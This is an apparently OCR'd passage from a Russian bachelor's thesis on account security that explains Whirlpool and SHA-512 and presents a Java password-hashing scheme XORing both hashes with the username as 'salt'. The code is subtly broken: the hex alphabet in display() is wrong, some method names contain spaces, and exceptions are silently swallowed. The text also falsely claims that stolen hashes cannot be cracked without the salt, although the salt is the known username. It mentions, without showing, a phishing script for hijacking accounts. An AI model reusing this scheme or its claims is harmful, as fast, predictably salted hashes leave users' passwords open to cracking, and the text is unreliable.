60_x	$E9_x$	$0F_x$	$d5_x$	80_x	BE_x	cd_x	34_x	48_x	FF_x	$7A_x$	90_x	$5F_x$	20_x	68_x	$1A_x$	AE_x
70_x	$B4_x$	54_x	93_x	22_x	64_x	$F1_x$	73_x	12_x	40_x	08_x	$c3_x$	Ec_x	dB_x	$A1_x$	$8d_x$	$3d_x$
80_x	97_x	00_x	cF_x	$2B_x$	76_x	82_x	$d6_x$	$1B_x$	$B5_x$	AF_x	$6A_x$	50_x	45_x	$F3_x$	30_x	EF_x
90_x	$3F_x$	55_x	$A2_x$	EA_x	65_x	BA_x	$2F_x$	$c0_x$	dE_x	$1c_x$	Fd_x	$4d_x$	92_x	75_x	06_x	$8A_x$
$A0_x$	$B2_x$	$E6_x$	$0E_x$	$1F_x$	62_x	$d4_x$	$A8_x$	96_x	$F9_x$	$c5_x$	25_x	59_x	84_x	72_x	39_x	$4c_x$
$B0_x$	$5E_x$	78_x	38_x	$8c_x$	$d1_x$	$A5_x$	$E2_x$	61_x	$B3_x$	21_x	$9c_x$	$1E_x$	43_x	$c7_x$	Fc_x	04_x
$c0_x$	51_x	99_x	$6d_x$	$0d_x$	FA_x	dF_x	$7E_x$	24_x	$3B_x$	AB_x	cE_x	11_x	$8F_x$	$4E_x$	$B7_x$	EB_x
$d0_x$	$3c_x$	81_x	94_x	$F7_x$	$B9_x$	13_x	$2c_x$	$d3_x$	$E7_x$	$6E_x$	$c4_x$	03_x	56_x	44_x	$7F_x$	$A9_x$
$E0_x$	$2A_x$	BB_x	$c1_x$	53_x	dc_x	$0B_x$	$9d_x$	$6c_x$	31_x	74_x	$F6_x$	46_x	Ac_x	89_x	14_x	$E1_x$

$F0_x$	16_x	$3A_x$	69_x	09_x	70_x	$B6_x$	$d0_x$	Ed_x	cc_x	42_x	98_x	$A4_x$	28_x	$5c_x$	$F8_x$	86_x

Проще говоря, матрица C, перемножается на матрицу состояний, при этом операция сложения и умножения элементов в матрицах производятся в .

MDS матрица – это такая матрица над конечным полем K, что если взять её в качестве матрицы линейного преобразования $f(x) = (MDS)x$ из пространства K^n в пространство K^m, то любые два вектора из пространства K^{n+m}вида$(x, f(x))$будут иметь как минимум $m + 1$различий в компонентах. То есть набор векторов вида $(x, f(x))$образует код, обладающий свойством *максимальной разнесённости*. В Whirlpool свойство максимальной разнесённости MDS матрицы означает, что общее количество меняющихся байт вектора x и вектора $f(x) = (MDS)x$не меньше $8 + 1 = 9$. Иначе говоря, изменение всего лишь одного байта xприведет к изменению всех восьми байтов для$f(x)$.

Функция добавления ключа $\sigma[k]: M_{8\times8}[GF(2^8)] \rightarrow M_{8\times8}[GF(2^8)]$представляет собой побитовое сложение (XOR) матриц состояния a и ключа $k\epsilon M_{8\times8}[GF(2^8)]$*:*

$$\sigma[k](a) = b \leftrightarrow b_{i,j} = a_{i,j} + k_{i,j}, 0 \le i, j \le 7. \quad (10)$$

В каждом раунде $r, r > 0$используется матрица констант$c^r \in M_{8\times8}[GF(2^8)]$такая, что:

$$c_{0j}^r \equiv S[8(r-1)+j], 0 \le j \le 7, \quad (11)$$

$$c_{ij}^r \equiv 0{,}1 \le i \le 7{,}0 \le j \le 7. \quad (12)$$

Отсюда видно, что первая строка матрицы c^r является результатом применения блока подстановки S к байтовым числам $[8(r-1)+j], 0 \le j \le 7$.

Остальные 7 строк– нулевые.

Для каждого раунда rфункция раунда– это составное преобразование $p[k]: M_{8\times8}[GF(2^8)] \rightarrow M_{8\times8}[GF(2^8)]$, параметром k которого является

матрица ключа$k \in M_{8\times8}[GF(2^8)]$. Описывается функция раунда следующим образом:

$$p[k] \equiv \sigma[k] \circ \theta \circ \pi \circ \gamma. \quad (13)$$

Для каждого раунда$r, 0 \le r \le R$необходим 512-битный ключ шифрования. Для выполнения данного условия, во многих алгоритмах вводится процедура расширения ключа, конкретно для whirlpoolона выглядит следующим образом:

$$K^0 = K, \quad (14)$$

$$K^r = p[c^r](K^{r-1}), r > 0. \quad (15)$$

Таким образом, из известного ключа K производится необходимая последовательность $K^0, \dots, K^R$ ключей для каждого раунда блочного шифра W.

Специальный 512-битный блочный шифр $W[k]: M_{8\times8}[GF(2^8)] \to M_{8\times8}[GF(2^8)]$ в качестве параметра использует 512-битный ключ K и заполняет следующую последовательность преобразований:

$$W[K] = O_1^{r=R} p[K^r] \circ \sigma[K^0], \quad (16)$$

где ключи $K^0, \dots, K^R$ порождены описанной выше процедурой расширения ключа. В хеш-функции Whirlpool число раундов $R = 10$.

Алгоритм Whirlpoolдолжен осуществлять, хеширование сообщения любой длинны. Входные сообщения приходится разбивать на 512-битные блоки, при этом, последний 512-битный блок может оказаться не полным.

Чтобы решить, что делать с последним блоком, на помощь приходит алгоритм, дополнения входного сообщения, Меркле -Дамгаарда. Результатом дополнения сообщения M является сообщение M', длина которого кратна 512. Пусть L– длина исходного сообщения. Тогда M' получается в несколько шагов:

1. К концу сообщения M приписать бит «1».
2. Приписать x битов «0» так, чтобы длина полученной строки $L + 1 +$ хбыла кратна 256 нечетное число раз.
3. Наконец, приписать 256-битное представление числа L.

Дополненное сообщение M’ записывается в виде

$$M' = \overbrace{M}^{L} \| 1 \left\| \overbrace{0 \ldots 0}^{x} \right\| \overbrace{L}^{256}, \quad (17)$$

и разбивается на 512-битные блоки для дальнейшей обработки.

В Whirlpool применяется схема хеширования Miyaguchi-Preneel t блоков $m_i, 1 \leq i \leq t$дополненного сообщения M' последовательно шифруются блочным шифром W:

$$n_i = \mu(m_i), \quad (18)$$

$$H_0 = \mu(IV). \quad (19)$$

где IV – 512-битная строка, заполненная «0».

Дайджестом для сообщения M является выходное значение H_t функции сжатия, преобразованное обратно в 512-битную строку:

$$Whirlpool(M) \equiv \mu^{-1}(H_t). \quad (20)$$

После преобразований входящего сообщения в Whirlpool, также стоит поговорить про криптостойкость хеш-функций.

Для того чтобы хеш-функция H считалась криптографически стойкой, она должна удовлетворять трем требованиям: необратимости, стойкости к коллизиям первого рода и стойкости к коллизиям второго рода.

Пусть h_n– произвольная битная подстрока 512-битного хеша Whirlpool.

Авторы Whirlpool утверждают, что созданная ими хеш-функция удовлетворяет следующим требованиям криптостойкости[23]:

1. Генерация коллизии требует порядка$2^{\frac{n}{2}}$ вычислений хеша Whirlpool(стойкость к коллизиям второго рода)[11, с. 36].

2. Для заданной h_nпоиск такого сообщения M, что $H(M) = h_n$, потребует порядка 2^n вычислений хеша Whirlpool (необратимость)[11, с. 36].

3. Для заданного сообщения M обнаружение другого сообщения N, для которого$H(N) = H(M)$, потребует порядка 2^n вычислений хеша Whirlpool (стойкость к коллизиям первого рода)[11, с. 36].

4. Невозможно обнаружить систематические корреляции между любой линейной комбинацией входных бит и любой линейной комбинацией бит хеша или предсказать, какие биты хеша изменят, свое значение при изменении определенных входных бит (стойкость к линейному криптоанализу и дифференциальному криптоанализу) [11, с. 37].

3.3 Хеш- алгоритм SHA-512

Хеш- алгоритм SHA-512 является алгоритмом из семейства SHA-2 , предназначен, так же как и хеш- алгоритм Whirlpool для создания дайджестов сообщений произвольной длинны. Алгоритм состоит из двух этапов. На первом этапе происходит предварительная обработка, на втором, в свою очередь, вычисление хеша. Во время предварительной обработки входящее сообщение дополняется, разбивается на битные блоки, после чего устанавливаются инициализирующие значения. Размер входного сообщения, для алгоритма SHA-512 должен быть меньше чем 2^{128}. Размер блока после разбиения составляет 1024 бита, а размер дайджеста 512 бит.

АлгоритмSHA-512 использует 6 нелинейных преобразований:

$$\boldsymbol{Ch}(\boldsymbol{x},\boldsymbol{y},\boldsymbol{z}) = (xANDy)\ XOR\ (\ NOTxANDz), \quad (21)$$

$$\boldsymbol{Maj}(\boldsymbol{x},\boldsymbol{y},\boldsymbol{z}) = (xANDy)\ XOR\ (xANDz)\ XOR\ (yANDz), \quad (22)$$

$$\boldsymbol{Sigma0}(\boldsymbol{x}) = ROTR(x,28)XORROTR(x,34)XORROTR(x,39), \quad (23)$$

$$\boldsymbol{Sigma1}(\boldsymbol{x}) = ROTR(x,14)\ XORROTR(x,18)\ XORROTR(x,41), \quad (24)$$

$$\boldsymbol{Delta0}(\boldsymbol{x}) = ROTR(x,1)\ XORROTR(x,8)\ XORSHR(x,7), \quad (25)$$

$$\boldsymbol{Delta1}(\boldsymbol{x}) = ROTR(x,19)\ XORROTR(x,61)\ XORSHR(x,6), \quad (26)$$

Где, ROTR –это циклический сдвиг вправо на *n* бит, а SHR - сдвиг вправо на *n* бит. Хеш- алгоритм SHA-512 имеет встроенную в стандартные библиотеки реализацию, для языка Java, на котором будет реализовываться основной алгоритм, для защиты учетных записей шифрование сообщения будет выглядеть следующим образом:

```
public static byte[] sha512(String toHash) {
    try {
        MessageDigest digest = MessageDigest.getInstance("SHA-512");
        return digest.digest(toHash.getBytes("UTF-8"));
    } catch (Exception e) {
    }
    return null;
}
```

Рисунок 3.2 - Дайджест для SHA-512

Для начала создается переменную, которая будет хранить дайджест, конкретно для алгоритма SHA-512. После чего передаем строку с входными данными, где хранятся конкатенация пароля и логина, для преобразований с помощью алгоритма, затем получаем искомый дайджест для входного сообщения.

3.4 Реализация алгоритма защиты с участием хеш-функции Whirlpool и SHA-512

Из-за того, что данный алгоритм предлагается для шифрования высоконагруженных систем, стоит предусмотреть дополнительную защиту для хранения данных, а именно, шифровать данные с помощью, так называемой *соли*[6].При этом, в качестве соли, выступает имя пользователя, хотя это не единственный вариант. Соль, так же может быть генерируемой, но безопасность алгоритма от этого не страдает. Кроме того, алгоритм использует не один какой-то алгоритм хеширования, а сразу два - формируются хеши по алгоритмам SHA-512 и Whirlpool, а потом шифруют связку логина и пароля. С помощью метода getHash() шифруем наши данные для аутентификации, в качестве параметров передаем в метод: логин и пароль. Данные, которые мы передаем для хеширования:

```
public static void main(String[] ar) {
    String hash = SimpleAuthHasher.getHash("username", "Password13288");
    System.out.println(hash);
}
```

Рисунок 3.3- Данные передаваемые для хеширования

[6]Соль - это строка случайных данных, которая подается на вход хеш-функции вместе с исходными данными

В функции getHash()(см. Приложение 1), в качестве возвращаемого значения используется результат выполнения операции xor над SHA-512 и whirlpool, и добавление соли, которая описана в методе display() (см. Приложение А).

Для того чтобы зашифровать связку логина и пароля, мы с помощью алгоритма SHA-512 шифруем конкатенацию пароля и логина, а с помощью алгоритма Whirlpool, наоборот конкатенацию логина и пароля. После чего, результат шифровки каждого из алгоритмов преобразуем с помощью операции сложения по модулю (см. Рис. 3.4).

```
public static String getHash(String userName, String password) {
    byte[] hashSha = sha512(password + userName);
    byte[] hashWhpl = whirlpool(userName + password);
    if (hashSha == null) {
        return null;
    }
    byte[] result = xor(hashSha, hashWhpl);
    if (result == null) {
        return null;
    }
    return Whirlpool.display(result);
}
```

Рисунок 3.4 - Метод сложения по модулю

Метод whirlpool (StringtoHash) (см. Приложение Б), в качестве параметра принимает конкатенацию логина и пароля. Прежде всего, при шифровке строки, нужно инициализировать контейнер, в котором будет лежать хешированная строка, а также обнулить буфер, в котором будем держать временные значения нашей хеш-функции. За все это будет отвечать метод NESSIE init() (см. Приложение В).

После инициализации, нужно будет подать входные данные, а именно нашу строку для хеширования. В методе NESSIE add (Stringsource) (см. Приложение Г) как раз и будет передаваться эта строка. После чего, строка будет разбита на одинаковые блоки по 512 бит, при условии, что строка будет размером не больше, чем 2^{256}. Дальше каждый блок должен пройти через 10 раундов, в каждом из которых, происходит по 4 преобразования.



Рисунок 3.5 - Структура раунда

SubBytes обеспечивает нелинейное преобразование. Байт представлен как две шестнадцатеричных цифры. Левая цифра определяет строку, а правая - столбец таблицы подстановки. Две шестнадцатеричных цифры в пересечении строки и столбца - новый байт.

Чтобы обеспечить перестановку, Whirlpool использует преобразование ShiftColumns, которое является подобным преобразованию ShiftRows в AES, за исключением того, что вместо строк сдвигаются столбцы. Смещение зависит от позиции столбца. Столбец 0 сдвигается на 0 байтов (смещения нет), в то время как столбец 7 сдвигается на 7 байтов.

Преобразование MixRows имеет эффект рассеивания бит. Преобразование MixRows – матричное преобразование, где байты интерпретируются, как слова по 8 битов (или полиномы) с коэффициентами в GF(28). Умножение байтов проводится в GF(28), но модуль отличается от используемого в AES. Шифр Whirlpool применяет (0x11 D) или ($x8 + x4 + x3 + x2 + 1$) как модуль. Сложение слов по 8 битов - то же самое, что исключающее или.

Преобразование AddRoundKey в шифре Whirlpool делается байт за байтом, потому что каждый ключ раунда - матрица состояний 8x8 байт. Байт матрицы состояний данных складывается в поле GF(28) с соответствующим байтом матрицы состояний ключей раунда. Результат - новый байт в новой матрице состояний.

После того, как все блоки были зашифрованы, метод NESSIE finalize (byte[] digest) (см. Приложение Д), объединяет их воедино.

На выходе для наших данных, а именно логин – username, пароль – password13288 получаем следующее:



Рисунок 3.6 - Зашифрованная строка

Заключение

Результатом написания данной бакалаврской работы стал подробный разбор того, как работают социальные сети, а также разнообразные виды атак, с помощью которых мошенники взламывают учетные записи в социальных сетях. Помимо этого, был реализован один из алгоритмов хеширования, основанный на взаимодействие алгоритмов Whirlpool и SHA-512, для защиты паролей, при взломе базы данных.

Социальные сети, это хороший способ для мошенников наживаться на чужой не внимательности [24]. После разбора всех видов угроз, было выявлено, что основной процент атак осуществляется с помощью социальной инженерии. Из-за того, что самой слабой частью компьютера, в итоге, оказывается человек, атаки такого рода никогда не прекратятся, пока люди сами не перестанут «отдавать» пароли в руки мошенников.

Помимо реализации алгоритма защиты, был так же написан и протестирован скрипт, позволяющий взламывать учетные записи. На основе тестирования можно сказать, что взлом с помощью социальной инженерии довольно актуален и не такой уж, и трудный для реализации [24]. Так же можно заметить тот факт, что людей, в более преклонном возрасте легче обмануть и заполучить их данные. Для мошенников, социальная сеть «Одноклассники» будет более простой в осуществлении их планов, так как пользователи в возрасте от 35 лет и старше составляет примерно 60%, когда «Вконтакте», примерно 7% [19]. Так же, из-за того, что для взлома с помощью социальной инженерии и фишинга требуется только стартовая страница, без сомнения, таким же способом можно будет взломать и другие социальные сети.

Однако, хотя основная часть атак и проводится на пользователей социальных сетей, атаки на техническую часть или базы данных, тоже, далеко не редкость. Для того чтобы защитить логины и пароли пользователей и был разработан хеш- алгоритм на основе Whirlpool и SHA-512.

Ещё одним преимуществом является то, что данные шифруются с помощью соли и даже если злоумышленникам удастся получить тем или иным образом базу с логинами паролями, без знания значений соли, не будет ни единого шанса расшифровать полученные данные.

Список литературы

1. ГОСТ Р 50922-2006 — Защита информации. Основные термины и определения.

2. ГОСТ Р 51188—98 — Защита информации. Испытание программных средств на наличие компьютерных вирусов. Типовое руководство.

3. Бауэр, Ф. Расшифрованные секреты. Методы и принципы криптологии: Пер. с англ. / Ф. Бауэр. – М.: Мир, 2013. – 550с. URL: http://padaread.com/?book=139535&pg=5

4. Блинов, А.М. Информационная безопасность: Учебное пособие. Часть 1. / А.М. Блинов. – СПб.: Изд-во СПб ГУЭФ, 2011. – 96 с. URL: http://www.studfiles.ru/preview/2880351/

5. Венбо, М. Современная криптография: теория и практика. : Пер. с англ. / М. Венбо. — М. : Издательский дом "Вильямс", 2015. -349 с. URL: http://booksshare.net/index.php?id1=4&category=cryptography&author=venbo-mao&book=2015

6. Галатенко, В.А. Идентификация и аутентификация, управление доступом лекция из курса «Основы информационной безопасности». - Интернет Университет Информационных Технологий, 2010г. - 208 с.. URL: http://www.intuit.ru/studies/educational_groups/779/courses/10/lecture/296

7. Горбатов, В.С., Полянская, О.Ю. Основы технологии PKI. / В.С. Горбатов, О.Ю. Полянская. – М.: Горячая линия – Телеком, 2014. – 248 с.

8. Загинайлов, Ю.Н. Теория информационной безопасности и методология защиты информации: учебное пособие / Ю.Н.Загинайлов. – М. – Берлин: Директ-Медиа, 2015.

9. Касперски, К. Записка исследователя компьютерных вирусов. / К. Касперски – СПб.: Питер, 2015. – 316 с. URL: http://bezopasniku.ru/article/book/kasperski_Zapiski_issledovatelya_kompvirusov.djvu

10. Кузяев, Н.С. Методы взлома и защиты учетных записей в социальных сетях/Н.С. Кузяев /Лучшая студенческая статья 2016: сборник статей Международного научно-практического конкурса - Пенза: МЦНС "Наука и просвещение". - 2016. - с.34-42.

11. Кузяев, Н.С. Построение механизмов защиты учетных записей от взлома в социальных сетях/Н.С.Кузяев /Прорывные инновационные исследования: сборник статей II Международного научно-практического конкурса - Пенза: МЦНС "Наука и просвещение". - 2016. - с.29-38.

12. Сингх, С. Книга шифров: тайная история шифров и их расшифровки/С. Сингх; пер. с англ. А.Галыгина. – М.: АСТ: Астрель, 2014. – 447с.

13. Скрипник, Д.А. Общие вопросы технической защиты информации / Д.А. Скрипник – М.: Национальный Открытый Университет “Интуит”, 2016. URL: http://www.vixri.com/d/Singx%20Sajmon%20_Kniga%20shifrov.pdf

14. Фостер, Дж., Лю, В. Разработка средств безопасности и эксплойтов / Дж. Фостер, В. Лю; пер. с англ. – М. : Издательство «Русская Редакция» ; СПб. : Питер, 2013. – 432 стр.

15. Цирлов, В.Л. Основы информационной безопасности автоматизированных систем: краткий курс. - Феникс, 2012 г. – 173с.

16. Шаньгин, В.Ф. Защита информации в компьютерных системах и сетях. / В.Ф. Шаньгин, Москва: ДМК Пресс, 2012. – 592 с.

17. Ященко, В.В. Введение в криптографию / Под общ.ред. В.В. Ященко – 4-е изд., доп. М.: МЦНМО, 2012 г. – 220 с. URL:

http://cryptography.ru/wp-content/uploads/2013/09/intro_to_crypto.pdf

18. Фролова, Е. Самые популярные социальные сети в России, 2014 // pro-smm: скорая помощь в продвижении в соц сетях [Электронный ресурс]: сайт о продвижении соц. сетей: http://www.pro-smm.com/populyarnye-socialnye-seti-v-rossii/

19. Brand Analytics. Социальные сети в России, весна 2015 // Цифры, тренды, прогнозы [Электронный ресурс]: сайт об аналитике

информационного поля бренда: http://br-analytics.ru/blog/socialnye-seti-v-rossii-vesna-2015-cifry-trendy-prognozy/

20. Boyd, D. and Ellison, N. Social Network Sites: Definition, History, and Scholarship (англ.) // Journal of Computer-Mediated Communication. — 2011. — Vol. 13, no. 1. — P. 210-230.

21. Ellis J., Speed T. The Internet Security Guidebook: From Planning to Deployment: Academic Press, Inc. Orlando, FL, USA, 2011.

22. ISO/IEC 10118-3:2014Information technology -- Security techniques -- Hash-functions -- Part 3: Dedicated hash-functions

23. Kitsos P. Efficient architecture and hardware implementation of the Whirlpool hash function/ IEEE Transactions on Consumer Electronics-2014. - Vol.50-Pp.208-213.

24. Poulsen K. Kingpin: How One Hacker Took Over the Billion Dollar Cyber Crime Underground: Kevin Poulsen –1st ed., a division of Random House, Inc., New York, 2011.

Приложение А.

Метод display, для хеш- алгоритма, основанного на Whirlpool и SHA-512.

```
public static String display(byte[] array) {
char[] val = new char[2 * array.length];
String hex = "abcdefg123456789";
for (inti = 0; i<array.length; i++) {
int b = array[i] & 0xff;
val[2 * i] = hex.charAt(b >>> 4);
val[2 * i + 1] = hex.charAt(b & 15);
}
returnString.valueOf(val);
}
```

Приложение Б.

Метод whirlpool, для хеш-алгоритма, основанного на Whirlpool и SHA-512.

```
public static byte[] whirlpool(String toHash) {
Whirlpool w = new Whirlpool();
byte[] digest = new byte[64];
w.NESSIE init();
w.NESSIE add(toHash);
w.NESSIE finalize(digest);
return digest;
}
```

Приложение В.

Метод NESSIE init, для хеш - алгоритма, основанного на Whirlpool и SHA-512.

```
public void NESSIE init() {
Arrays.fill(bitLength, (byte) 0);
bufferBits = bufferPos = 0;
buffer[0] = 0;
Arrays.fill(hash, 0L);
}
```

Приложение Г.

Метод NESSIE add, для хеш-алгоритма, основанного на Whirlpool и SHA-512.

```
public void NESSIE add(String source) {
if (source.length() > 0) {
byte[] data = new byte[source.length()];
for (inti = 0; i<source.length(); i++) {
data[i] = (byte) source.charAt(i);
            }
NESSIEadd(data, 8 * data.length);
        }
    }
```

Приложение Д.

Метод NESSIE finalize, для хеш- алгоритма, основанного на Whirlpool и SHA-512.

```
public void NESSIE finalize(byte[] digest) {
buffer[bufferPos] |= 0x80 >>> (bufferBits& 7);
bufferPos++;
        // pad with zero bits to complete 512N + 256 bits:
if (bufferPos> 32) {
while (bufferPos< 64) {
buffer[bufferPos++] = 0;
            }
processBuffer();
bufferPos = 0;
        }
while (bufferPos< 32) {
buffer[bufferPos++] = 0;
        }
System.arraycopy(bitLength, 0, buffer, 32, 32);
processBuffer();
for (inti = 0, j = 0; i< 8; i++, j += 8) {
long h = hash[i];
digest[j] = (byte) (h >>> 56);
digest[j + 1] = (byte) (h >>> 48);
digest[j + 2] = (byte) (h >>> 40);
digest[j + 3] = (byte) (h >>> 32);
digest[j + 4] = (byte) (h >>> 24);
digest[j + 5] = (byte) (h >>> 16);
digest[j + 6] = (byte) (h >>> 8);
digest[j + 7] = (byte) (h);
        }
    }
```

Приложение Е.

Реализация алгоритма хешированияWhirlpool в Java (Class Simple Auth Hasher . java)

```
import java.security.MessageDigest;

public class SimpleAuthHasher {

    public static void main(String[] ar) {
        String hash = SimpleAuthHasher.getHash("username", "Password13288");
        System.out.println(hash);
    }

    public static String getHash(String userName, String password) {
        byte[] hashSha = sha512(password + userName);
        byte[] hashWhpl = whirlpool(userName + password);
        if (hashSha == null) {
            return null;
        }
        byte[] result = xor(hashSha, hashWhpl);
        if (result == null) {
            return null;
        }
        return Whirlpool.display(result);
    }

    public static byte[] xor(byte[] arr1, byte[] arr2) {
        if (arr1.length != arr2.length) {
            return null;
        }
        byte[] rst = new byte[arr1.length];
        for (int i = 0; i < arr1.length; i++) {
            rst[i] = (byte) (arr1[i] ^ arr2[i]);
        }
        return rst;
    }

    public static byte[] sha512(String toHash) {
        try {
            MessageDigest digest = MessageDigest.getInstance("SHA-512");
            return digest.digest(toHash.getBytes("UTF-8"));
        } catch (Exception e) {
        }
        return null;
    }

    public static byte[] whirlpool(String toHash) {
        Whirlpool w = new Whirlpool();
        byte[] digest = new byte[64];
        w.NESSIEinit();
        w.NESSIEadd(toHash);
        w.NESSIEfinalize(digest);
        return digest;
    }
}
```

Приложение Ж.

Реализация алгоритма хешированияWhirlpool в Java (Class Whirlpool . java)

```
import java.util.Arrays;

public class Whirlpool {

    public static final int DIGESTBITS = 512;
    public static final int DIGESTBYTES = DIGESTBITS >>> 3;
    protected static final int R = 10;
    private static final String sbox
            = "\u1823\uc6E8\u87B8\u014F\u36A6\ud2F5\u796F\u9152"
            + "\u60Bc\u9B8E\uA30c\u7B35\u1dE0\ud7c2\u2E4B\uFE57"
            + "\u1577\u37E5\u9FF0\u4AdA\u58c9\u290A\uB1A0\u6B85"
            + "\uBd5d\u10F4\ucB3E\u0567\uE427\u418B\uA77d\u95d8"
            + "\uFBEE\u7c66\udd17\u479E\ucA2d\uBF07\uAd5A\u8333"
            + "\u6302\uAA71\uc819\u49d9\uF2E3\u5B88\u9A26\u32B0"
            + "\uE90F\ud580\uBEcd\u3448\uFF7A\u905F\u2068\u1AAE"
            + "\uB454\u9322\u64F1\u7312\u4008\uc3Ec\udBA1\u8d3d"
            + "\u9700\ucF2B\u7682\ud61B\uB5AF\u6A50\u45F3\u30EF"
            + "\u3F55\uA2EA\u65BA\u2Fc0\udE1c\uFd4d\u9275\u068A"
            + "\uB2E6\u0E1F\u62d4\uA896\uF9c5\u2559\u8472\u394c"
            + "\u5E78\u388c\ud1A5\uE261\uB321\u9c1E\u43c7\uFc04"
            + "\u5199\u6d0d\uFAdF\u7E24\u3BAB\ucE11\u8F4E\uB7EB"
            + "\u3c81\u94F7\uB913\u2cd3\uE76E\uc403\u5644\u7FA9"
            + "\u2ABB\uc153\udc0B\u9d6c\u3174\uF646\uAc89\u14E1"
            + "\u163A\u6909\u70B6\ud0Ed\ucc42\u98A4\u285c\uF886";

    private static long[][] C = new long[8][256];
    private static long[] rc = new long[R + 1];

    static {
        for (int x = 0; x < 256; x++) {
            char c = sbox.charAt(x / 2);
            long v1 = ((x & 1) == 0) ? c >>> 8 : c & 0xff;
            long v2 = v1 << 1;
            if (v2 >= 0x100L) {
                v2 ^= 0x11dL;
            }
            long v4 = v2 << 1;
            if (v4 >= 0x100L) {
                v4 ^= 0x11dL;
            }
            long v5 = v4 ^ v1;
            long v8 = v4 << 1;
            if (v8 >= 0x100L) {
                v8 ^= 0x11dL;
            }
            long v9 = v8 ^ v1;

            C[0][x]
                    = (v1 << 56) | (v1 << 48) | (v4 << 40) | (v1 << 32)
```

```
                | (v8 << 24) | (v5 << 16) | (v2 << 8) | (v9);

        for (int t = 1; t < 8; t++) {
            C[t][x] = (C[t - 1][x] >>> 8) | ((C[t - 1][x] << 56));
        }
    }
    rc[0] = 0L;
    for (int r = 1; r <= R; r++) {
        int i = 8 * (r - 1);
        rc[r]
                = (C[0][i] & 0xff00000000000000L)
                ^ (C[1][i + 1] & 0x00ff000000000000L)
                ^ (C[2][i + 2] & 0x0000ff0000000000L)
                ^ (C[3][i + 3] & 0x000000ff00000000L)
                ^ (C[4][i + 4] & 0x00000000ff000000L)
                ^ (C[5][i + 5] & 0x0000000000ff0000L)
                ^ (C[6][i + 6] & 0x000000000000ff00L)
                ^ (C[7][i + 7] & 0x00000000000000ffL);
    }
}

protected byte[] bitLength = new byte[32];
protected byte[] buffer = new byte[64];
protected int bufferBits = 0;
protected int bufferPos = 0;

//Состояние хеширования.
protected long[] hash = new long[8];
protected long[] K = new long[8];
protected long[] L = new long[8];
protected long[] block = new long[8];
protected long[] state = new long[8];
protected void processBuffer() {
    for (int i = 0, j = 0; i < 8; i++, j += 8) {
        block[i]
                = (((long) buffer[j]) << 56)
                ^ (((long) buffer[j + 1] & 0xffL) << 48)
                ^ (((long) buffer[j + 2] & 0xffL) << 40)
                ^ (((long) buffer[j + 3] & 0xffL) << 32)
                ^ (((long) buffer[j + 4] & 0xffL) << 24)
                ^ (((long) buffer[j + 5] & 0xffL) << 16)
                ^ (((long) buffer[j + 6] & 0xffL) << 8)
                ^ (((long) buffer[j + 7] & 0xffL));
    }
    for (int i = 0; i < 8; i++) {
        state[i] = block[i] ^ (K[i] = hash[i]);
    }
    for (int r = 1; r <= R; r++) {
        for (int i = 0; i < 8; i++) {
            L[i] = 0L;
            for (int t = 0, s = 56; t < 8; t++, s -= 8) {
                L[i] ^= C[t][(int) (K[(i - t) & 7] >>> s) & 0xff];
            }
        }
        for (int i = 0; i < 8; i++) {
            K[i] = L[i];
        }
        K[0] ^= rc[r];
        for (int i = 0; i < 8; i++) {
            L[i] = K[i];
            for (int t = 0, s = 56; t < 8; t++, s -= 8) {
                L[i] ^= C[t][(int) (state[(i - t) & 7] >>> s) & 0xff];
```

```
                }
            }
            for (int i = 0; i < 8; i++) {
                state[i] = L[i];
            }
        }
        for (int i = 0; i < 8; i++) {
            hash[i] ^= state[i] ^ block[i];
        }
    }
    public void NESSIE init() {
        Arrays.fill(bitLength, (byte) 0);
        bufferBits = bufferPos = 0;
        buffer[0] = 0;
        Arrays.fill(hash, 0L);
    }

